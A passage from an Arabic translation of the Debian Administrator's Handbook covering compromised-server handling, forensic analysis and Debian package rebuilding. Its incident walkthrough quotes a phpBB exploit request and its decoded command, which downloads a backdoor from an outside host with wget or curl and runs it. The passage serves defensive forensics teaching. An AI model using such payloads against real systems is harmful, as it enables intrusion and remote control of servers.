الحواسيب المعاصرة قوية بما يكفي لتسمح باستضافة العديد من الخدمات على الجهاز الفيزيائي نفسه. هذه الإمكانية مثيرة للاهتمام من وجهة نظر اقتصادية: حاسوب واحد لإدارته، استهلاك طاقة أقل، وهكذا. لكن من وجهة نظر أمنية، هذه الخيار مشكلة. فاختراق خدمة واحدة قد يؤدي للدخول للجهاز كله، وهذا يسمح بتخريب الخدمات الأخرى المستضافة على الجهاز نفسه. يمكن الحد من هذا الخطر عبر عزل الخدمات. يمكن تحقيق ذلك إما باستخدام الحوسبة التَخيُّلية (تستضاف كل خدمة على جهاز وهمي خاص بها)، أو باستخدام SELinux (حيث تتمتع كل خدمة بمجموعة ملائمة من الصلاحيات).

14.5.5. المستخدمين كفاعلين

عند الحديث عن الأمن، نتخيل فوراً الحماية من هجمات مخترفين مجهولين يختبئون في أدغال الإنترنت؛ لكن الحقيقة المنسية غالباً هي أن المخاطر تأتي أيضاً من الداخل: يمكن أن يُنزِّل أحد الموظفين الذين سُرِّحوا من عملهم في الشركة ملفات حساسة عن المشاريع المهمة ويبيعها للمنافسين، أو قد يترك أحد مندوبي المبيعات المهملين مكتبه دون إغلاق جلسة العمل عند غيابه للحاق بفرصة جديدة، أو قد يحذف مستخدم أخرق المجلد الخاطئ دون قصد، وهكذا.

قد تشمل الاستجابة لهذه المخاطر حلولاً تقنية: فلا يجب منح المستخدمين صلاحيات أعلى من اللازم، ولا بد من أخذ نسخ احتياطية بانتظام. لكن في العديد من الحالات، سوف تتضمن الحماية الجيدة تدريب المستخدمين لتفادي المخاطر.

> *نظرة سريعة*
> autolog
>
> توفر الحزمة autolog برنامجاً يقطع اتصال المستخدمين غير النشطين آلياً بعد تأخير زمني محدد. كما يتيح أيضاً قتل عمليات المستخدم التي تبقى بعد انتهاء جلسة العمل، وبذلك يمنع المستخدمين من تشغيل الخدمات.

14.5.6. الأمن الفيزيائي

لا فائدة من تأمين الخدمات والشبكات إذا لم تؤمن الحواسيب نفسها. تستحق البيانات المهمة تخزينها على سواقات صلبة تدعم الاستبدال الساخن في مصفوفات RAID، لأن الأقراص الصلبة ستتعطل في النهاية ولا بد من الحفاظ على توافر البيانات. لكن إذا كان أي فتى توصيل بيتزا يستطيع دخول المبنى، والتسلل لغرفة المخدم والهرب ببضعة أقراص صلبة مختارة، فهذا يعني نقص جزء هام من الحماية. من يستطيع دخول غرفة المخدم؟ هل الدخول مراقب؟ هذه الأسئلة تستحق النظر فيها (والإجابة عليها) عند تقييم الأمن الفيزيائي.

كما يتضمن الأمن الفيزيائي أخذ خطر الحوادث بعين الاعتبار أيضاً كالحرائق. هذا الخطر بالذات يبرر تخزين وسائط النسخ الاحتياطي في مبنى منفصل، أو على الأقل في خزينة مقاومة للحريق.

14.5.7. المسؤولية القانونية

يتمتع مدير النظام، ضمنياً أو صراحة، بثقة المستخدمين بالإضافة لثقة مستخدمي الشبكة بشكل عام. عليه إذن تفادي أي تقصير يمكن أن يستفيد منه الحاقدون.

فالمهاجم الذي يستولي على جهازك ثم يستخدمه كقاعدة انطلاق (تعرف باسم « relay system » أو محطة ترحيل) ينفذ منها نشاطات خبيثة أخرى قد يسبب لك متاعب قانونية، لأن الجهة المهاجَمَة قد ترى في البداية أن الهجوم يرد من نظامك، وتعتبرك المهاجم (أو شريكاً في الجريمة). في العديد من الحالات، سيستخدم المهاجم مخدمك كمحطة لإرسال رسائل دعائية، ويجب ألا يسبب هذا ضرراً كبيراً (فيما عدا احتمال تسجيلك على قوائم سوداء قد تحد من قدرتك على إرسال رسائل مشروعة)، لكنه لن يكون ساراً أيضاً. في حالات أخرى، قد يسبب الجهاز لك مشاكل أهم، مثل هجمات denial of service. قد يسبب هذا أحياناً خسارة أرباح، بسبب توقف الخدمات المشروعة أو تدمير البيانات؛ كما قد يسبب هذا تكاليفاً حقيقية، لأن الجهة المهاجَمَة قد تتخذ إجراءات قضائية ضدك. يستطيع حاملو حقوق النشر مقاضاتك لمشاركة النسخ غير

المرخصة للأعمال التي يحميها قانون حقوق النشر، كما تستطيع الشركات الأخرى الملتزمة باتفاقيات مستوى الخدمة إذا اضطرت لدفع غرامات نتيجة الهجمات الصادرة عن جهازك.

عندما تحدث حالات مثل هذه، لن ينفعك ادعاء البراءة وحده؛ بل ستحتاج على الأقل لأدلة مقنعة تُبيّن ورود النشاطات المشبوهة على نظامك من عنوان IP معين. لن تتمكن من الحصول على أدلة كهذه إذا أهملت نصائح هذا الفصل وتركت المهاجم يحصل على إمكانية الوصول لحساب بصلاحيات مرتفعة (وبالأخص حساب الجذر) واستعماله لتغطية آثاره.

14.6. التعامل مع جهاز مُختَرَق

بالرغم من أحسن النوايا ومهما كانت السياسة الأمنية مصممة بحذر، سيواجه مدير النظام حالة قرصنة في النهاية. يقدّم هذا القسم بعض الإرشادات عن كيفية التصرف عند مواجهة هذه الظروف المشؤومة.

14.6.1. اكتشاف وملاحظة تطفل المخترقين

الخطوة الأولى في مواجهة الاختراق هي اكتشاف هذا النشاط. لا يُظهِر النشاط نفسه، خصوصاً في حال غياب البنية التحتية المناسبة لمراقبة النظام.

لا تُكتشَف النشاطات التخريبية غالباً قبل أن تؤثر مباشرة على الخدمات المشروعة التي يستضيفها الجهاز، مثل انخفاض سرعة الاتصالات، أو عدم قدرة بعض المستخدمين على الاتصال، أو أي نوع آخر من الأعطال. عند مواجهة هذه المشاكل، يضطر مدير النظام لفحص الجهاز جيداً وتقصي العطل بحذر. هذا هو الوقت الذي يكتشف فيه عملية غير عادية، مثل عملية اسمها `apache` بدلاً من العملية النظامية `/usr/sbin/apache2`. إذا أردنا متابعة هذا المثال، الخطوة التالية هي ملاحظة رقم تعريف العملية، والتحقق من `/proc/pid/exe` لمعرفة البرنامج الذي تُنفّذه هذه العملية حالياً:

```
# ls -al /proc/3719/exe
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /proc/3719/exe -> /var/tmp/.bash_
➥ httpd/psybnc
```

برنامج مُثبّتٌ في `/var/tmp/` ويعمل كمخدم وب؟ لا مجال للشك، الجهاز مُختَرَق.

هذا مثال واحد فقط، لكن هناك تلميحات أخرى كثيرة يمكن أن تثير حفيظة مدير النظام:

- عدم عمل أحد خيارات أمر ما؛ الإصدارة التي يدعيها البرنامج لا تطابق الإصدارة التي يُفتَرض أنها مثبتة حسب **dpkg**؛

- ترحيب من سطر الأوامر أو جلسة العمل يُظهِر أن آخر اتصال كان من مخدم غير معروف من قارة أخرى؛
- أخطاء ناجمة عن امتلاء قسم `/tmp/`، الذي تبيّن أنه محشو بنسخ غير قانونية للأفلام؛
- وغير ذلك.

14.6.2. فصل المخدم عن الشبكة

في جميع الحالات عدا العجيبة منها، ترد الاختراقات من الشبكة، ويحتاج المهاجم لشبكة فعالة للوصول إلى أهدافه (الوصول لمعلومات سرية، مشاركة ملفات غير قانونية، إخفاء هويته عبر استخدام الجهاز كمحطة ترحيل، وغيرها). فصل الجهاز عن الشبكة سيمنع المهاجم من الوصول لهذه الأهداف، إن لم يتمكن من تحقيقها بعد.

قد لا يكون هذا ممكناً إذا لم يكن الوصول الفيزيائي للمخدم متاحاً. أما إذا كانت استضافة المخدم في مركز بيانات لمزود خدمة يقع في الجانب الآخر من البلاد، أو إذا لم يكن الوصول للمخدم ممكناً لأي سبب آخر، فمن الجيد عادة البدء بجمع بعض المعلومات المهمة (انظر الأقسام التالية)، ثم عزل ذلك المخدم قدر المستطاع عبر إيقاف أكبر عدد ممكن من الخدمات (كل الخدمات عدا **sshd** عادة). لا تزال هذه الحالة غير ملائمة، لأنك لا تستطيع الجزم بأن المهاجم لا يملك صلاحيات الدخول عبر SSH كما هي حال مدير النظام؛ هذا يجعل « تنظيف » الأجهزة أصعب.

14.6.3. الاحتفاظ بكل ما يمكن استخدامه كدليل

لفهم الهجوم و (أو) اتخاذ إجراءات قانونية ضد المهاجمين يجب أخذ نسخ عن جميع العناصر المهمة؛ هذا يتضمن محتويات القرص الصلب، ولائحة بجميع العمليات الفعالة، ولائحة بجميع الاتصالات المفتوحة. يجب استخدام محتويات الذاكرة RAM أيضاً، لكنها نادراً ما تستخدم عملياً.

في غمرة الحدث؛ يميل مديرو النظم غالباً لتنفيذ العديد من الفحوصات على الجهاز المُختَرَق؛ هذه ليست فكرة جيدة عادة. أي أمر تنفذه يحتمل أن يمسح جزءاً من الأدلة. يجب تقليل الفحوصات إلى أقل ما يمكن (**netstat -tupan** لاتصالات الشبكة، **ps auxf** للحصول على قائمة العمليات، **ls -alR /proc/[0-9]*** لمزيد من المعلومات الإضافية عن البرامج الفعالة)، كما يجب كتابة كل الفحوصات التي أجريت بحذر.

> *تحذير*
> التحليل الساخن
>
> رغم أن تحليل النظام أثناء عمله مغر جداً، خصوصاً عند عدم إمكانية الوصول الفيزيائي للمخدم، إلا أن الأفضل تفادي ذلك: ببساطة أنت لا تستطيع أن تثق بالبرامج المثبتة

حالياً على النظام المخرب. من الممكن جداً أن يخفي أمر **ps** مُخرّب بعض العمليات، أو أن يخفي أمر **ls** مُعدَّل بعض الملفات؛ أحياناً حتى النواة قد تكون مُخرَّبَة!
إذا كان هناك حاجة لإجراء تحليل ساخن كهذا، فلا بد من أخذ الحيطة واستخدام برامج سليمة موثوقة. من الطرق الجيدة لفعل هذا استخدام CD إنقاذ فيه البرامج الأصلية، أو مشاركة شبكية للقراءة فقط. على أي حال، حتى هذه الإجراءات المضادة قد لا تكفي، إذا كانت النواة نفسها تعرضت للعبث.

فور حفظ العناصر « الديناميكية »، الخطوة التالية هي تخزين صورة عن القرص الصلب. لا يمكن أخذ صورة كهذه إذا كان نظام الملفات في تغيُّر، ولذلك يجب إعاده ربطه في وضع القراءة فقط. أبسط حل في الغالب هو إيقاف المخدم قسراً (بعد تشغيل **sync**) وإعادة إقلاعه إلى قرص إنقاذ. يجب نسخ جميع الأقسام باستخدام أداة مثل **dd**؛ يمكن إرسال هذه الصور إلى مخدم آخر (ربما عبر استخدام الأداة **nc** التي تفيد كثيراً في إرسال البيانات الناتجة عن **dd** إلى جهاز آخر). هناك احتمال آخر ربما كان أبسط: فقط أخْرِج القرص من الجهاز واستبدله بآخر جديد يمكن إعادة تهيئته وتثبيت النظام عليه.

14.6.4. إعادة التثبيت

يجب عدم إعادة وصل المخدم بالشبكة قبل إعادة تثبيت النظام عليه بالكامل. إذا كان الاختراق عميقاً (إذا حصل المهاجم على صلاحيات الإدارة)، فلا توجد طريقة أخرى تقريباً للتأكد من أننا تخلصنا من جميع مخلفات المهاجم (خصوصاً *الأبواب الخلفية backdoors*). طبعاً، يجب تطبيق آخر التحديثات الأمنية أيضاً لسد الثغرة التي استخدمها المهاجم. مثالياً، يجب أن يشير تحليل الهجوم إلى نوع الهجمة التي استخدمت، بحيث يتأكد المرء من إصلاحها حقاً؛ وإلا، فإنه لا يسع الإنسان إلا أن يأمل أن الثغرة كانت واحدة من الثغرات التي أصلحتها التحديثات.

إعادة تثبيت النظام على مخدم بعيد ليست عملية سهلة دوماً؛ قد تحتاج مساعدة من شركة الاستضافة، لأن بعض هذه الشركات لا توفر أنظمة مؤتمتة لإعادة تثبيت النظام. يجب الانتباه لعدم إعادة تثبيت نسخة احتياطية أُخذِت بعد حدوث الاختراق. مثالياً، يجب استعادة البيانات فقط، أما البرمجيات فيجب إعادة تثبيتها من وسائط التثبيت.

14.6.5. التحليل الجنائي

بعد استعادة الخدمة، حان الوقت لفحص صور القرص المأخوذة من النظام المخترق في سبيل فهم طريقة الهجوم. عند ربط هذه الصور بنظام الملفات، يجب الانتباه لاستخدام الخيارات

لتفادي تعديل محتوياتها (بما في ذلك تواريخ الوصول للملفات) أو تشغيل ro,nodev,noexec,noatime برامج مشبوهة عن طريق الخطأ.

يشمل تتبع سلسلة أحداث الهجوم عادة البحث عن كل شيء تَعدَّل أو نُفِّذ:

- قراءة ملفات .bash_history مثيرة جداً للاهتمام غالباً؛
- كذلك سرد الملفات التي أنشئت مؤخراً، أو عدّلت أو فُتِحَت؛
- يساعد الأمر **strings** في التعرف على البرامج التي ثبّتَها المخترِق، عبر استخراج السلاسل النصية من الملفات الثنائية؛
- تسمح ملفات السجلات في /var/log/ غالباً بإعادة بناء تسلسل زمني للأحداث.
- كما تسمح الأدوات المتخصصة باستعادة محتويات أي ملفات محذوفة، بما فيها ملفات السجلات التي يحذفها المهاجمون غالباً.

يمكن تسهيل بعض هذه العمليات عبر استخدام برمجيات متخصصة. بالأخص، مجموعة *The Coroner Toolkit* (عُدَّة الطبيب الشرعي) في الحزمة tct تحوي أدوات عديدة؛ منها، **grave-robber** التي تستطيع تجميع البيانات من نظام مُختَرَق لا يزال قيد التشغيل، و **lazarus** التي تستخرج بيانات مثيرة للاهتمام عادة من المناطق غير المُقسَّمة من الأقراص، وتستطيع **pcat** نسخ الذاكرة التي تستخدمها عملية ما؛ كما تحوي أيضاً أدوات أخرى لاستخراج البيانات.

توفر الحزمة sleuthkit بضعة أدوات اخرى لتحليل نظام الملفات. تُسهّل الواجهة الرسومية *Autopsy Forensic Browser* (من الحزمة autopsy) استخدام هذه الأدوات.

14.6.6. إعادة بناء سيناريو الهجوم

يجب أن تنطبق جميع العناصر التي جُمِعَت أثناء عملية التحليل مع بعضها مثل قطع أحجية تركيب الصور؛ غالباً ما يترافق إنشاء أولى الملفات المشبوهة مع سجلات تُثْبت عملية الاختراق. يجب أن تكون الأمثلة الحقيقية أفصح من اللغو النظري.

السجل التالي هو جزء من سجل access.log التابع لأباتشي:

```
www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:34 +0100] "GET /phpbb/viewtopic.ph
➥ p?t=10&highlight=%2527%252esystem(chr(99)%252echr(100)%252echr(32)%252echr(47)%252
➥ echr(116)%252echr(109)%252echr(112)%252echr(59)%252echr(32)%252echr(119)%252echr(103)%
➥ 252echr(101)%252echr(116)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114
➥ )%252echr(121)%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr(
➥ 101)%252echr(114)%252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr(97)%252e
➥ chr(46)%252echr(111)%252echr(114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%25
➥ 2echr(32)%252echr(124)%252echr(124)%252echr(32)%252echr(99)%252echr(117)%252echr(114)%
```

```
➥ 252echr(108)%252echr(32)%252echr(103)%252echr(97)%252echr(98)%252echr(114)%252echr(121
➥ )%252echr(107)%252echr(46)%252echr(97)%252echr(108)%252echr(116)%252echr(101)%252echr(
➥ 114)%252echr(118)%252echr(105)%252echr(115)%252echr(116)%252echr(97)%252echr(46)%252ec
➥ hr(111)%252echr(114)%252echr(103)%252echr(47)%252echr(98)%252echr(100)%252echr(32)%252
➥ echr(45)%252echr(111)%252echr(32)%252echr(98)%252echr(100)%252echr(59)%252echr(32)%252
➥ echr(99)%252echr(104)%252echr(109)%252echr(111)%252echr(100)%252echr(32)%252echr(43)%2
➥ 52echr(120)%252echr(32)%252echr(98)%252echr(100)%252echr(59)%252echr(32)%252echr(46)%2
➥ 52echr(47)%252echr(98)%252echr(100)%252echr(32)%252echr(38))%252e%2527 HTTP/1.1" 200 2
➥ 7969 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)"
```

هذا المثال ناتج عن استغلال ثغرة أمنية قديمة في phpBB.

→ http://secunia.com/advisories/13239/

→ http://www.phpbb.com/phpBB/viewtopic.php?t=240636

عبر فك تشفير عنوان URL الطويل هذا سنفهم أن المهاجم قد تمكن من تنفيذ كود PHP التالي:

system("cd /tmp; wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd; chmod +x bd; ./bd &"). وبالفعل، لقد عثرنا على ملف `bd` في `/tmp/`. يعيد لنا تنفيذ **strings /mnt/tmp/bd** مجموعة سلاسل، منها `PsychoPhobia Backdoor is starting...`. يبدو أنه باب خلفي فعلاً.

في وقت لاحق، استُخدِمَت هذه الصلاحيات لتنزيل وتثبيت وتشغيل بوت IRC يتصل بشبكة IRC سرية (underground). يمكن بعدها التحكم بالبوت عبر هذا البروتوكول وأمره بتنزيل ملفات للمشاركة. بل إن هناك سجل خاص بهذا البرنامج:

```
** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC28.pool8250.interbusiness.it NOTI
➥ CE ReV|DivXNeW|504 :DCC Chat (82.50.72.202)
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB!SEX@RIZON-2EDFBC28.POOL82
➥ 50.INTERBUSINESS.IT
** 2004-11-29-19:50:15: DCC CHAT received from GAB, attempting connection to 82.50.72.
➥ 202:1024
** 2004-11-29-19:50:15: DCC CHAT connection suceeded, authenticating
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)
** 2004-11-29-19:50:49: DCC Send Accepted from ReV|DivXNeW|502: In.Ostaggio-iTa.Oper_-
➥ DvdScr.avi (713034KB)
(...)
** 2004-11-29-20:10:11: DCC Send Accepted from GAB: La_tela_dell_assassino.avi (666615
➥ KB)
(...)
** 2004-11-29-21:10:36: DCC Upload: Transfer Completed (666615 KB, 1 hr 24 sec, 183.9
➥ KB/sec)
(...)
** 2004-11-29-22:18:57: DCC Upload: Transfer Completed (713034 KB, 2 hr 28 min 7 sec,
➥ 80.2 KB/sec)
```

تُظهِر هذه الأمثلة تخزين ملفي فيديو على المخدم بوساطة العنوان 82.50.72.202.

على التوازي، عمد المهاجم إلى تنزيل زوج من الملفات الإضافية، ‎/tmp/pt‎ و ‎/tmp/loginx‎ تمرير هذين الملفين على **strings** يعطي سلاسل مثل *Shellcode placed at 0x%08lx* و *Now wait for suid shell...*. يبدوان وكأنهما برنامجين لاستغلال الثغرات المحلية للحصول على الصلاحيات الإدارية. لكن هل حققا هدفهما؟ في هذه الحالة، غالباً لم يصلا، لأنه لا يبدو أن هناك ملفات عُدّلت بعد الاختراق الأولي.

في هذا المثال، أعدنا بناء عملية التطفل كاملة، ويمكن أن نستنتج أن المهاجم تمكن من الاستفادة من النظام المخترق لحوالي ثلاثة أيام؛ لكن أهم عنصر في هذا التحليل هو أننا قد تعرفنا على الثغرة، ويستطيع مدير النظام أن يضمن أن الثغرة قد أُصلحَت فعلاً في التثبيت الجديد.

الفصل 15. إنشاء حزمة دبيان

المحتويات:

من الشائع جداً، بين مديري النظم الذين يتعاملون مع حزم جبيان بشكل منتظم، أن يصلوا إلى مرحلة يحتاجون فيها لإنشاء حزم خاصة بهم، أو لتعديل حزمة سابقة. يهدف هذا الفصل للإجابة عن أكثر الأسئلة شيوعاً في هذا المجال، وتقديم العناصر اللازمة للاستفادة من بنية دبيان التحتية بأفضل طريقة ممكنة. ومع بعض الحظ، قد تشعر –بعد تجربة مهاراتك في الحزم المحلية– بالحاجة للغوص أكثر من ذلك وتنضم لمشروع دبيان نفسه!

15.1. إعادة بناء حزمة من المصدر

تحتاج إعادة بناء حزمة ثنائية في عدد من الظروف. في بعض الحالات، يحتاج مدير النظام ميزة برمجية تتطلب ترجمة البرنامج من المصدر، مع استخدام خيار ترجمة معين؛ وفي حالات أخرى، لا يكون البرنامج المُحزَّم في النسخة المُبّتة من دبيان حديثاً بما يكفي. في الحالة الأخيرة، سيعمد مدير النظام عادة لبناء حزمة جديدة مأخوذة من نسخة دبيان أحدث — مثل الاختبارية أو حتى غير المستقرة — بحيث تعمل هذه الحزمة الجديدة في توزيعته المستقرة؛ تدعى هذه العملية « بالنقل الخلفي » (backporting). كالعادة، عليك الانتباه، قبل أن تجري هذه المهمة، إلى التحقق من أن أحداً لم يسبقك إليها — نظرة سريعة على صفحة نظام تتبع الحزم الخاصة بتلك الحزمة ستعطيك هذه المعلومة.

→ http://packages.qa.debian.org/

15.1.1. الحصول على المصادر

تبدأ إعادة بناء حزمة دبيان بالحصول على الشفرة المصدرية. أسهل طريقة هي استخدام الأمر **apt-get source *source-package-name***. يحتاج هذا الأمر لإضافة سطر `deb-src` في الملف `/etc/apt/sources.list`، وتحديث ملف الفهارس (عبر **apt-get update**). يجب أن تكون هذه الشروط محققة مسبقاً إذا اتبعت التعليمات من الفصل الذي يتحدث عن إعدادات APT (انظر القسم 6.1، « تعبئة الملف `sources.list` » ص 146). لكن لاحظ أنك سوف تنزّل الحزم المصدرية من نسخة دبيان المحددة في سطر `deb-src`. إذا كنت تريد الحصول عليها من نسخة دبيان أخرى، قد تضطر لتنزيلها يدوياً من مرآة دبيان أو من موقع الوب. هذا يعني تنزيل ملفين أو ثلاثة (امتداداتها `*.dsc` — أي *Debian Source Control* — و `*.tar.`*comp* وأحياناً `*.diff.gz` أو `*.debian.tar.`*comp* — حيث تأخذ *comp* إحدى القيم `gz`، `bz2`، `lzma` أو `xz` حسب أداة الضغط المستخدمة)، بعدها استدعاء الأمر **dpkg-source -x *file.dsc***. إذا كان الوصول للملف `*.dsc` ممكناً بشكل مباشر من عنوان URL، فيمكنك استخدام طريقة أبسط من هذه للحصول على جميع الملفات، وهي استخدام الأمر **dget *URL***. يجلب هذا الأمر (الذي تجده في الحزمة devscripts) ملف `*.dsc` من العنوان المحدد، بعدها يحلل محتوياته، ويحضر الملف أو الملفات التي يشار إليها فيه. وإذا استخدمت الخيار `-x` معه، سيفك لك الضغط عن الحزمة المصدرية محلياً بعد تنزيلها.

15.1.2. إجراء التغييرات

أصبح مصدر الحزمة متوفراً الآن في مجلد اسمه يتألف من اسم الحزمة المصدرية وإصدارها (مثلاً، *samba-3.6.16*)؛ سنجري تعديلاتنا المحلية في هذا المجلد.

أول شيء تفعله هو تغيير رقم إصدار الحزمة، حتى تميّز الحزم المعاد بناؤها عن الحزم الأصلية التي توفرها دبيان. على فرض أن الإصدار الحالي هو `3.6.16-2`، يمكننا إنشاء الإصدار `3.6.16-2falcot1`، الذي يبيّن منشأ الحزمة بوضوح. هذا يجعل رقم إصدار الحزمة أعلى من الإصدار الذي توفره دبيان، بحيث يمكن تثبيت الحزمة بسهولة كتحديث للحزمة الأصلية. أفضل طريقة جراء هذا التغيير هي استخدام الأمر **dch** (*Debian CHangelog*) من الحزمة devscripts، عبر استدعائه بالشكل **dch --local falcot** مثلاً. سيستدعي هذا الأمر محرر نصوص (**sensible-editor** — يجب أن يكون هذا محررك الافتراضي إذا كان مذكوراً في أحد متغيري البيئة `VISUAL` أو `EDITOR` ، وإلا فسوف يستدعى المحرر الافتراضي) ليسمح لك بتوثيق الاختلاف الذي تقدمه هذه الإصدارة. يظهر لنا هذا المحرر أن **dch** قد غيّر `debian/changelog` بالفعل.

عندما تحتاج تغيير خيارات البناء، يجب إجراء التغيير في `debian/rules`، الذي يقود الخطوات المختلفة في عملية بناء الحزمة. في أبسط الحالات، ستجد السطور التي تتعلق بالإعدادات الافتراضية (`./configure …`) أو عملية البناء الفعلية (`$(MAKE) …` or `make …`) بسهولة. إذا لم تُستَدعى هذه الأوامر صراحة، فالأغلب أن هناك أمر صريح آخر يستدعيها، وفي تلك الحالة عليك الرجوع إلى وثائق تلك الأوامر حتى تعرف طريقة تغغير السلوك الافتراضي.

قد تحتاج تحديث الملف `debian/control` أيضاً اعتماداً على طبيعة التغييرات المحلية التي أجريتها على الحزمة، يحوي هذا الملف وصفاً للحزم المولّدة. على وجه الخصوص، يحوي هذا الملف سطور `Build-Depends` تتحكم بقائمة الاعتماديات التي يجب تلبيتها عند بناء الحزمة. تشير هذه الاعتماديات غالباً إلى نسخ الحزم الموجودة في التوزيعة التي أتت منها الحزمة المصدرية، لكنها قد لا تكون متوفرة في التوزيعة المستخدمة للبناء. لا توجد طريقة مؤتمتة تبيّن هل الاعتمادية حقيقية أم أنها محددة فقط لضمان محاولة البناء باستخدام آخر نسخة من المكتبة — هذه هي الطريقة الوحيدة المتاحة لإجبار البانيات الآلية (*autobuilder*) على استخدام نسخة معينة من الحزمة أثناء البناء، لذلك يستخدم مشرفو دبيان في كثير من الأحيان اعتماديات لها أرقام محددة.

إذا كنت متأكداً أن هذه الاعتماديات صارمة أكثر من اللازم، يمكنك تخفيفها محلياً. ستساعدك قراءة الملفات التي توثق الطريقة المعيارية لبناء البرنامج — هذه الملفات تدعى `INSTALL` غالباً — على معرفة الاعتماديات المناسبة. في الحالة المثالية، يجب أن تتمكن من تلبية الاعتماديات ضمن التوزيعة المستخدمة للبناء؛ إذا لم تتمكن من ذلك، ستبدأ عملية تعاودية، حيث يجب نقل الحزم المذكورة في الحقل `Build-Depends` خلفاً قبل أن تتمكن من نقل الحزمة المستهدفة. قد لا تحتاج بعض الحزم أن تنقلها خلفياً، ويمكن تثبيتها كما هي

أثناء عملية البناء (إحدى الأمثلة البارزة هي debhelper). لاحظ أن عملية النقل الخلفي قد تتعقد سريعاً إذا لم تكن حذراً. لذلك، يجب تقليل المنقولات الخلفية إلى أقل ما يمكن.

> *تلميح*
> تثبيت Build-Depends
>
> تسمح **apt-get** بتثبيت كل الحزم المذكورة في حقول Build-Depends في حزمة مصدرية ما متوفرة في توزيعة مذكورة في سطر deb-src في الملف /etc/apt/sources.list. كل ما تحتاجه هو استدعاء الأمر **apt-get build-dep** ***source-package***.

15.1.3. بدء إعادة البناء

بعد تطبيق كل التغييرات التي تحتاجها إلى الكود المصدري، يمكننا توليد الحزمة الثنائية (ملف .deb). يدير الأمر **dpkg-buildpackage** العملية كلها.

مثال 15.1. إعادة بناء حزمة

```
$ dpkg-buildpackage -us -uc
[...]
```

> *أدوات*
> **fakeroot**
>
> في الحقيقة، عملية إنشاء الحزم ما هي إلا تجميع لمجموعة ملفات سابقة (أو مبنية) في أرشيف واحد؛ ينتهي الحال بمعظم الملفات داخل الأرشيف بأن تصبح ملكاً للمستخدم *root*. لكن بناء الحزمة بالكامل تحت صلاحيات هذا المستخدم يعني زيادة المخاطر؛ لحسن الحظ، يمكنك تفادي ذلك باستخدام الأمر **fakeroot**. يمكن استخدام هذه الأداة لتشغيل برنامج وإعطائه انطباعاً أنه يعمل بصلاحيات *root* وينشئ ملفات لها ملكية وصلاحيات كيفيّة. عندما ينشئ البرنامج الأرشيف الذي سيصبح حزمة دبيان، سوف يخدع وينشئ أرشيفاً يحوي ملفات تنتمي لمالكين غير محددين، بما فيهم *root*. هذه العملية مريحة جداً لدرجة أن **dpkg-buildpackage** يستخدم **fakeroot** افتراضياً عند بناء الحزم.
>
> لاحظ أن البرنامج يخدع فقط حتى « يصدق » أنه يعمل بصلاحيات حساب إداري، لكن العملية تعمل فعلياً تحت صلاحيات المستخدم الحالي الذي استدعى **fakeroot** ***program*** (وسوف تنشأ الملفات في الحقيقة بصلاحيات ذلك المستخدم). لا تمنح أي صلاحيات إدارية يستطيع البرنامج إساءة استخدامها نهائياً.

قد يفشل الأمر السابق إذا لم تُحدَّث حقول Build-Depends، أو إذا لم تُثبَّت الحزم المناسبة. في هذه الحالات، يمكن تجاوز عملية التحقق عبر تمرير الخيار -d إلى **dpkg-buildpackage**. لكن تجاهل هذه

الاعتماديات صراحة يعرضك لخطر إخفاق عملية البناء في مرحلة لاحقة. وأسوأ من ذلك، قد يبدو أن الحزمة تبنى بشكل صحيح لكنها لا تعمل بشكل سليم لاحقاً: فبعض البرامج تعطّل بعض مزاياها آلياً إذا لم تعثر على إحدى المكتبات المطلوبة أثناء البناء.

في معظم الأحيان، يستخدم مطورو ديبيان برنامجاً عالي المستوى مثل **debuild**؛ الذي يستدعي **dpkg-buildpackage** كالعادة لكنه يضيف أيضاً استدعاءً لبرنامج يجري عدة فحوصات للتحقق من اتفاق الحزم المولّدة مع سياسة ديبيان. كما يُنظِّف هذا السكربت البيئة بحيث لا « تُلوّث » متغيرات البيئة المحلية عملية بناء الحزمة. الأمر **debuild** هو أحد الأدوات من المجموعة *devscripts*، التي تتناسق مع بعضها وتشترك في بعض الإعدادات حتى تسهِّل مهمة مشرف الحزمة.

> *نظرة سريعة*
> **pbuilder**
>
> يسمح البرنامج **pbuilder** (في الحزمة ذات الاسم نفسه) ببناء حزمة ديبيان في بيئة لها جذر مختلف (*chrooted* environment). ينشئ البرنامج أولاً مجلداً مؤقتاً يحوي النظام المصغر اللازم لبناء الحزمة (يتضمن الحزم المذكورة في *Build-Depends* أيضاً). بعدها يستخدم هذا المجلد كمجلد جذر (/) أثناء عملية البناء، وذلك باستخدام الأمر **chroot**.
>
> تسمح هذه الأداة بإجراء عملية البناء في بيئة لم تمسها تعديلات المستخدمين. يسمح هذا باكتشاف اعتماديات البناء المفقودة فوراً (لأن البناء لن ينجح ما لم تكن الاعتماديات المناسبة موثقة). أخيراً، تسمح هذه الأداة أيضاً ببناء حزمة لنسخة ديبيان تختلف عن النسخة التي يستخدمها النظام ككل: فقد يستخدم الجهاز ديبيان المستقرة في أعماله العادية، وتستطيع **pbuilder** على الجهاز نفسه استخدام غير المستقرة لبناء الحزم.

15.2. بناء حزمتك الأولى

15.2.1. الحزم الفوقية أو الحزم الزائفة

تتشابه الحزم الزائفة (fake packages) مع الحزم الفوقية (meta-packages) من ناحية أن كلاً منها عبارة عن قواقع فارغة تستخدم فقط للاستفادة من تأثير بياناتها الفوقية على عملية معالجة الحزم.

الهدف من الحزم الزائفة هو خداع **dpkg** و**apt** حتى يظنّان أن بعض الحزم مثبتة، رغم أنها ليست في الحقيقة إلا قواقع فارغة. هذا يسمح بتلبية اعتماديات حزمة ما عندما يكون البرنامج المطلوب مُثبّتاً خارج مدى نظام الحزم. هذه الطريقة ناجحة، لكن يجب تفاديها قدر الإمكان، لأنه لا يُضمَن أن يعمل البرنامج المُثبّت يدوياً مثل عمل الحزمة الموافقة له تماماً، وقد لا تعمل الحزم الأخرى التي تعتمد عليه بشكل سليم.

من ناحية اخرى، تُمثّل الحزمة الفوقية مجموعة اعتماديات غالباً، حيث ينتج عن تثبيت الحزمة الفوقية تثبيت مجموعة من الحزم الأخرى بنقلة واحدة.

